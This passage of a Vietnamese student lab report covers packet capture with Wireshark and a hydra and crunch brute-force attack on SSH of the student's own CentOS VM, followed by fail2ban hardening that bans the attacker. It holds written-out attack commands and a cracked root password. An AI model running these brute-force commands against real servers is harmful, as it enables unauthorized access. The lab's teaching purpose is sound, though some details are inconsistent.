Sử dụng những công cụ như trên để tấn công vào một trang web, máy chủ có thể làm lộ ra những lỗ hổng có thể kề đến như: lộ license version của backend, lộ thông tin database (sql injection), lộ các thông tin về mã hóa, khóa, từ đó tin tức dựa vào những lỗ hổng ấy có thể cài thêm các mã độc, nghe lén thông tin,... Với máy cá nhân, biết được địa chỉ IP, tin tức có thể biết được hành vi và thông tin của đối tượng bị tấn công, từ đó có thể fake IP giả danh thành đối tượng đó.

3.4. Biện pháp đối phó


- Sử dụng tường lửa, SDN (software define network) để kiểm soát lưu lượng truy cập mạng tốt hơn.
- Với server, tránh để lộ thông tin về lisence, version, các package được cài, thông tin về database thông qua cách sử dụng hash, câu truy vấn sử dụng thêm những điều kiện đặc biệt.
- Với người dùng thì có thể cài thêm các lớp xác thực, hạn chế truy cập thông tin, trang web có dấu hiệu khả nghi, chặn quảng cáo,..

4. Nghe lén thông tin, dữ liệu


4.1. Dùng Wireshark để bắt gói, phân tích gói tin bắt được. Hãy cho biết các bước và một số hình ảnh

Wireshark

Trang chủ của wireshark hiển thị các mang để ta capture, ta chọn eth0 - mang ứng với địa chỉ IP của máy mình.



Capture



Ở đây ta có thể thấy được gói tin đi qua mạng, với các thông số như Source(IP của máy gửi), Destination (IP của máy nhận), Protocol (Phương thức), chúng ta có thể filter kết quả để tiện trong việc tìm kiếm.



4.2. Đánh giá mức độ nguy hiểm của loại hình tấn công này

Wireshark thường được sử dụng trong loại hình tấn công man in the middle đây là loại hình tấn công vô cùng nguy hiểm, khi đó hacker sẽ bắt được gói tin của ta và từ đó hắn có thể phân tích các trường thông tin quan trọng để bắt được các thông điệp cũng như là nắm được các cơ chế mã hóa thông tin từ đó nắm được điểm yếu và sơ hở cả 2 phía gửi và nhận. Nếu chúng ta sử dụng mã khóa đối xứng và trao đổi khóa không đảm bảo yêu cầu bảo mật cao thì dùng whireshark ta có thể bắt được khóa đối xứng đó và sử dụng để có thể thực hiện các bước tấn công tiếp theo như replay attack, snoofing... Nếu không phát hiện kịp thời sẽ dẫn đến chỗ bị tấn công có thể bị sập, bị truy cập trái phép, lộ thông tin cá nhân,.. và sẽ gây tổn thất không hề nhỏ.

4.3. Biện pháp đối phó

- Sử dụng mã khóa công khai cũng như các kĩ thuật như Hash, Chữ ký số để che giấu thông điệp và đảm bảo an toàn thông tin khóa.
- Kết nối an toàn, hạn chế dùng wifi “chùa”, khi truy cập web có thể để ý xem thử web đó đã có chứng chỉ ssl chưa thông qua https
- Sử dụng mã hóa VPN, tạo một tunnel, session riêng tư để trao đổi dữ liệu.

5. Cài đặt máy chủ CentOS7


5.1. Hệ điều hành CentOS là gì?


CentOS (Community Enterprise Operating System) chính là một bản phân phối Linux có mã nguồn mở, và hoàn toàn miễn phí dành cho doanh nghiệp. Bản phân phối này có chức năng tương thích với Red Hat Enterprise Linux (RHEL). Hệ điều hành CentOS không chỉ giúp doanh nghiệp xây dựng được nền tảng hệ thống máy chủ, mà còn cung cấp môi trường lý tưởng phục vụ cho các hoạt động lập trình. Các ưu điểm của CentOS đó là: Hệ điều hành CentOS không chỉ giúp doanh nghiệp xây dựng được nền tảng hệ thống máy chủ, mà còn cung cấp môi trường lý tưởng phục vụ cho các hoạt động lập trình,...

5.2. Cài đặt CentOS


NOTE: Ở đây em dùng bản CentOS Stream 8 thay thế bản 7 (không làm thay đổi mục đích của bài Lab)

Tương tự như cài đặt Kali Linux, chúng ta sẽ tải image, tạo máy ảo trên Virtual Box và Start. Sau khi khởi động máy ảo, máy sẽ boot vào trình cài đặt của CentOS.





Kết quả sau khi cài đặt xong



5.3. Cấu hình để CentOS và Kali Linux có thể “thấy” nhau.

Để CentOS và Kali Linux thấy được nhau, chúng ta sẽ cấu hình mạng cho 2 máy ảo này vào cùng 1 network. Chúng ta mở **VirtualBox** → **Chọn máy ảo Kali** → **Settings** → **Network**. Ở phần **Adapter 1**, chọn **Attached to: Bridged Adapter**.

Thực hiện tương tự với máy ảo CentOS.

Thông tin về các mạng của máy chủ CentOS sau khi cấu hình mạng:

- **inet** 192.168.1.4/24
- **brd** 192.168.1.255

centos [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
root@localhost ~]# cat /etc/os-release
NAME="CentOS Stream"
VERSION="8"
ID="centos"
ID_LIKE="rhel fedora"
VERSION_ID="8"
PLATFORM_ID="platform:el8"
PRETTY_NAME="CentOS Stream 8"
NAME_ID="centos8"
PE_NAME="cpe:ocp:centos:8@"
NAME_URL="https://centos.org/"
NR_RELEASE_URL="https://bugzilla.redhat.com/"
REDHAT_SUPPORT_PRODUCT="Red Hat Enterprise Linux 8"
REDHAT_SUPPORT_PRODUCT_CODE_NAME="CentOS Stream"
root@localhost ~]# ifconfig
bash: ifconfig: command not found
root@localhost ~]# ip addr
: lo:   
    link: loopback brd 0qlen 0 state UNKNOWN group default qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
: enp0s3:   
    link: Ethernet brd 0qlen 1000 state UP group default qlen 1000
        link/ether 00:0c:29:1f:92:25 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.4/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
            valid_lft 2048sec preferred_lft 2048sec
        inet6 fe80::20c:29ff:fe1f:9225/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
root@localhost ~]#
```

Ta kiểm tra bằng cách ping vào máy chủ CentOS từ KaliLinux:

`ping 192.168.1.4`

Ta có thể thấy đã ping thành công.

6. Tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7

6.1. Sử dụng hydra trên Kali Linux

Hydra là một công cụ brute force mạnh mẽ; một công cụ ‘hack’ mật khẩu đăng nhập hệ thống nhanh chóng. Chúng ta có thể sử dụng Hydra để duyệt qua một danh sách và ‘bruteforce’ một số dịch vụ xác thực. Hãy tưởng tượng bạn đang cố gắng đoán thủ công một số mật khẩu trên một dịch vụ cụ thể (SSH, Web Application Form, FTP hoặc SNMP) – chúng ta có thể sử dụng Hydra để duyệt qua danh sách mật khẩu và tăng tốc quá trình này để xác định mật khẩu chính xác.

Sử dụng hydrat



```
hydra -h
```

```
File Actions Edit View Help
tkali@kali:~[~]
$ hydra -h
Hydra v9.5 (c) 2023 by van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws a
nd ethics anyway).

Syntax: hydra [[[-L LOGIN]-L FILE] [-p PASS--P FILE]] | [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-I
SO uvfd6] [-m MODULE_OPT] [service://server[:PORT]/OPT]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT  if the service uses a different default port, define it here
-l LOGIN or -l:FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-F      try a non-random string shuffled each attempt
-u      loop around user, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line ':'
-o FILE write found login/password pairs to FILE instead of stdout
-D JSONFILE write found login/password pairs to JSONFILE instead of JSONV1
-f / -F exit when a login/pass pair is found (-M -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) between connects per thread ()
-c TIME wait time for a response attempt over all threads (overrides -w)
-v -b use IPv4 (default) / IPv6 addresses (put always in -M)
-v -V / -d verbose mode / show login/pass for each attempt / debug mode
-O      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      not print progress bar for connection errors
-U      service module usage details
-m OPT  options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service  the service to crack (see below for supported protocols)
OPT    some service modules support additional input (-U for module help)
```

Để sử dụng hydra chúng ta cần xác định:

- **target:** Địa chỉ ip/url của máy chủ.
- **service:** Trên máy chủ có nhiều dịch vụ, cần xác định cần tấn công dịch vụ nào, mỗi dịch vụ sẽ ứng với một port khác nhau.
- **login_info:** Thông tin đăng nhập và mật khẩu (tự tạo hoặc lấy ra từ một nguồn bất kỳ)

Một số option cần lưu ý:

- **-l** or **-L**: chỉ tên đăng nhập hoặc file chứa các tên đăng nhập.
- **-p** or **P**: chỉ mật khẩu hoặc file chứa các mật khẩu.
- **-t**: Số luồng tấn công đồng thời.

6.2. Dùng công cụ hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 với từ điển hiện có:

Tạo thư viện với 2 file login.txt và password.txt với nội dung như hình và thực hiện tấn công:

```
hydra -L login.txt -P password.txt ssh://192.168.1.4
```

```
File Actions Edit View Help
tkali@kali:~/Desktop
$ cat login.txt
thanhduong
admin
thanh
thanh
root
root
hehe
thanh123
$ cat password.txt
12345
23456
34567
45678
56789
67890
00000
abc@0
root1234
$ hydra -L login.txt -P password.txt ssh://192.168.1.4
Hydra (https://github.com/vanhauser-thc/hydra) starting at 2024-04-04 16:05:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (1.7/p/s), ~3 tries per task
[DATA] attacking ssh://192.168.1.4:22
[22][ssh] host: 192.168.1.4 login: root password: 201446
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2024-04-04 16:05:47

tkali@kali:~/Desktop
```



Kết quả: Tìm thấy thành công tài khoản: root, mật khẩu 2014486.

6.3. Tạo danh sách các mật khẩu (wordlist) bằng crunch và dùng hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 dùng danh sách mật khẩu đã tạo ra

```
# crunch <min> <max> <charset> -t <pattern> -o <output_file>
# Giả sử ta biết chắc username là root hoặc admin
echo "root" >> login.txt
echo "admin" >> login.txt

# Ta sẽ dùng crunch để tạo list mật khẩu
# Ta giả sử 1 số thông tin đã biết như độ dài = 7, ... để tiết kiệm thời gian

crunch 7 7 012468 -t 2014@@@ -o password.txt
```

The screenshot shows a terminal window on a Kali Linux desktop. The user has run the command `crunch 7 7 012468 -t 2014@@@ -o password.txt` to generate a wordlist named `password.txt`. This step is indicated by a red arrow pointing to the terminal output. Next, the user runs `hydra -t 16 -L login.txt -P password.txt ssh://192.168.1.4` to attack a target at IP 192.168.1.4 using the generated wordlist. A red arrow points to the command line where the password is specified. The terminal shows the progress of the attack, including login attempts and successes. A final red arrow points to the terminal output where it says "1 of 1 targets successfully completed, 1 valid password found". The status bar at the bottom right of the terminal window shows the date and time as 4/4/2024 4:44 PM.

Tốn hơn 3 phút để hydra tìm ra mật khẩu với hơn 300 lần thử.

6.4. Đánh giá mức độ nguy hiểm của loại hình tấn công này

Dùng cách này, ta có thể tấn công ping of death, giành quyền truy cập máy chủ, từ đó có thể giả danh máy chủ mà đi tấn công các máy chủ khác dẫn đến cuộc tấn công DDOS. Nếu không ngăn chặn kịp thời hệ thống của bạn sẽ bị sập hoặc sẽ dẫn đến mất mát lộ thông tin và giả danh thông tin. Một số cách để làm giảm thiểu khả năng bị tấn công: Với máy chủ, máy tính cá nhân, sử dụng mật khẩu mạnh và khó đoán (dài) tránh thêm những thông tin nhạy cảm và dễ đoán trong mật khẩu như ngày sinh, số điện thoại,... Có thể cài đặt các công cụ để cho phép ssh đến máy của mình một tối thiểu số lần cho phép. Sử dụng các yếu tố xác thực khác như capcha, khuôn mặt, tránh làm lộ địa chỉ IP

7. Giải pháp giảm thiểu tấn công vét cạn

7.1. fail2ban

Fail2ban là phần mềm hoạt động dựa trên việc hỗ trợ nguyên tắc, theo dõi log của hệ thống. Dựa trên cơ sở đó, bạn sớm phát hiện và ngăn chặn những cuộc tấn công vào server của mình. Cụ thể hơn, phần mềm tập trung phát triển, bảo vệ SSH, đẩy lùi nguy cơ Brute Force Attack và cũng có thể



thiết lập Rules, tham số khác để sử dụng trên bất cứ dịch vụ nào hỗ trợ log file. Ngoài ra fail2ban còn hỗ trợ: Có thể phân tích các tệp nhật ký và tìm kiếm các mẫu, Tạo lệnh cấm, quy ước trong một khoảng thời gian nhất định, Hỗ trợ Database,...

7.2. Cài đặt và cấu hình fail2ban đối với dịch vụ SSH trên máy chủ CentOS

Cài đặt

```
sudo yum install
sudo yum install fail2ban
```

Cấu hình

```
vi /etc/fail2ban/jail.local
```

```
[sshd]
enabled = true
filter = sshd
action = iptables[name=SSH, port=ssh, protocol=tcp]
logpath = /var/log/secure.log
maxretry = 3
bantime = 3600
```

Start fail2ban service

```
service fail2ban enable
service fail2ban start
```

Kiểm tra fail2ban liệu đã hoạt động

```
systemctl status fail2ban
```

```
Status for the jail: sshd
|- Filter
| |- Currently failed: 1
| |- Total failed: 29
| `-- Journal matches: _SYSTEMD_UNIT:sshd.service + _COMM:sshd
`-- Actions
   |- Currently banned: 1
   |- Total banned: 1
   '-- Banned IP list: 192.168.1.8
[root@localhost fail2ban]# service fail2ban status
Redirecting to /bin/systemctl status fail2ban.service
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/usr/lib/systemd/system/fail2ban.service; enabled; vendor preset: disabled)
   Active: active (running) since Thu 2024-04-04 06:07:29 EDT; 10min ago
     Docs: man:fail2ban(1)
     Process: 16112 ExecStop=/usr/bin/fail2ban-client stop (code=exited, status=0/SUCCESS)
    Process: 16114 ExecStartPre=/bin/mkdir -p /run/fail2ban (code=exited, status=0/SUCCESS)
   Main PID: 16115 (fail2ban-server)
      Tasks: 5 (limit: 4679)
     Memory: 17.3M
       CGroup: /system.slice/fail2ban.service
           └─16115 /usr/bin/python3.6 -s /usr/bin/fail2ban-server -xf start

Apr 04 06:07:29 localhost.localdomain systemd[1]: fail2ban.service: Succeeded.
Apr 04 06:07:29 localhost.localdomain systemd[1]: Stopped Fail2Ban Service.
Apr 04 06:07:29 localhost.localdomain systemd[1]: Starting Fail2Ban Service...
Apr 04 06:07:29 localhost.localdomain systemd[1]: Started Fail2Ban Service.
Apr 04 06:07:29 localhost.localdomain fail2ban-server[16115]: Server ready
[root@localhost fail2ban]#
```



Vậy chúng ta đã cấu hình fail2ban thành công.

7.3. Dùng công cụ hydra tấn công vét cạn trên dịch vụ SSH của máy chủ CentOS 7 và cho biết kết quả:

Chúng ta tấn công lại bằng câu lệnh trước đây.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-04 16:42:09
[tkali@kali:~/Desktop]
└─$ hydra -t 16 -l login.txt -P password.txt ssh://192.168.1.4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-04 17:07:44
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 432 login tries (l:2/p:216), ~27 tries per task
[DATA] attacking ssh://192.168.1.4:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 390 to do in 00:09h, 14 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

[tkali@kali:~/Desktop]
```

Kiểm tra các ip bị fail2ban ban:

```
fail2ban-client status sshd
```

```
i@kali:~$ centos [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[root@localhost fail2ban]# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
|  |- Currently failed: 0
|  |- Total failed:    29
|  '- Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM:sshd
|- Actions
  |- Currently banned: 1
  |- Total banned:    1
  '- Banned IP list:   192.168.1.8
[root@localhost fail2ban]#
```

Ta thấy có 1 địa chỉ IP 192.168.1.8 - Chính là Kali Linux của chúng ta.

Kiểm tra log:

```
pass: 1 Apr  4 05:41:45 localhost sshd[6382]: Failed password for root from 192.168.1.8 port 45164 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[63411]: Failed password for root from 192.168.1.8 port 45818 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[63431]: Failed password for root from 192.168.1.8 port 45836 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[63451]: Failed password for root from 192.168.1.8 port 45852 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[63491]: Failed password for root from 192.168.1.8 port 45866 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[63061]: Failed password for root from 192.168.1.8 port 45160 ssh2
pass: 1 Apr  4 05:41:46 localhost sshd[64421]: Failed password for invalid user admin from 192.168.1.8 port 48298 ssh2
pass: 1 Apr  4 05:42:18 localhost sshd[64471]: Failed password for root from 192.168.1.8 port 59324 ssh2
pass: 1 Apr  4 05:42:18 localhost sshd[64481]: Failed password for root from 192.168.1.8 port 59326 ssh2
pass: 1 Apr  4 05:42:18 localhost sshd[64511]: Failed password for root from 192.168.1.8 port 59336 ssh2
pass: 1 Apr  4 05:42:18 localhost sshd[64521]: Failed password for root from 192.168.1.8 port 59342 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16127]: Failed password for invalid user admin from 192.168.1.8 port 42888 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16128]: Failed password for invalid user admin from 192.168.1.8 port 42918 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16129]: Failed password for invalid user admin from 192.168.1.8 port 42926 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16130]: Failed password for invalid user admin from 192.168.1.8 port 42948 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16131]: Failed password for invalid user admin from 192.168.1.8 port 42952 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16132]: Failed password for invalid user admin from 192.168.1.8 port 42959 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16133]: Failed password for invalid user admin from 192.168.1.8 port 42966 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16134]: Failed password for invalid user admin from 192.168.1.8 port 42974 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16135]: Failed password for invalid user admin from 192.168.1.8 port 42984 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16136]: Failed password for invalid user admin from 192.168.1.8 port 43000 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16141]: Failed password for invalid user admin from 192.168.1.8 port 43812 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16142]: Failed password for invalid user admin from 192.168.1.8 port 43822 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16143]: Failed password for invalid user admin from 192.168.1.8 port 43844 ssh2
cat: 1 Apr  4 06:07:58 localhost sshd[16144]: Failed password for invalid user admin from 192.168.1.8 port 43858 ssh2
root@localhost:~# date
Thu Apr  4 06:21:32 EDT 2024
root@localhost:~#
```

Vậy là Kali Linux (192.168.1.8) đã bị ban thành công.



Tài liệu tham khảo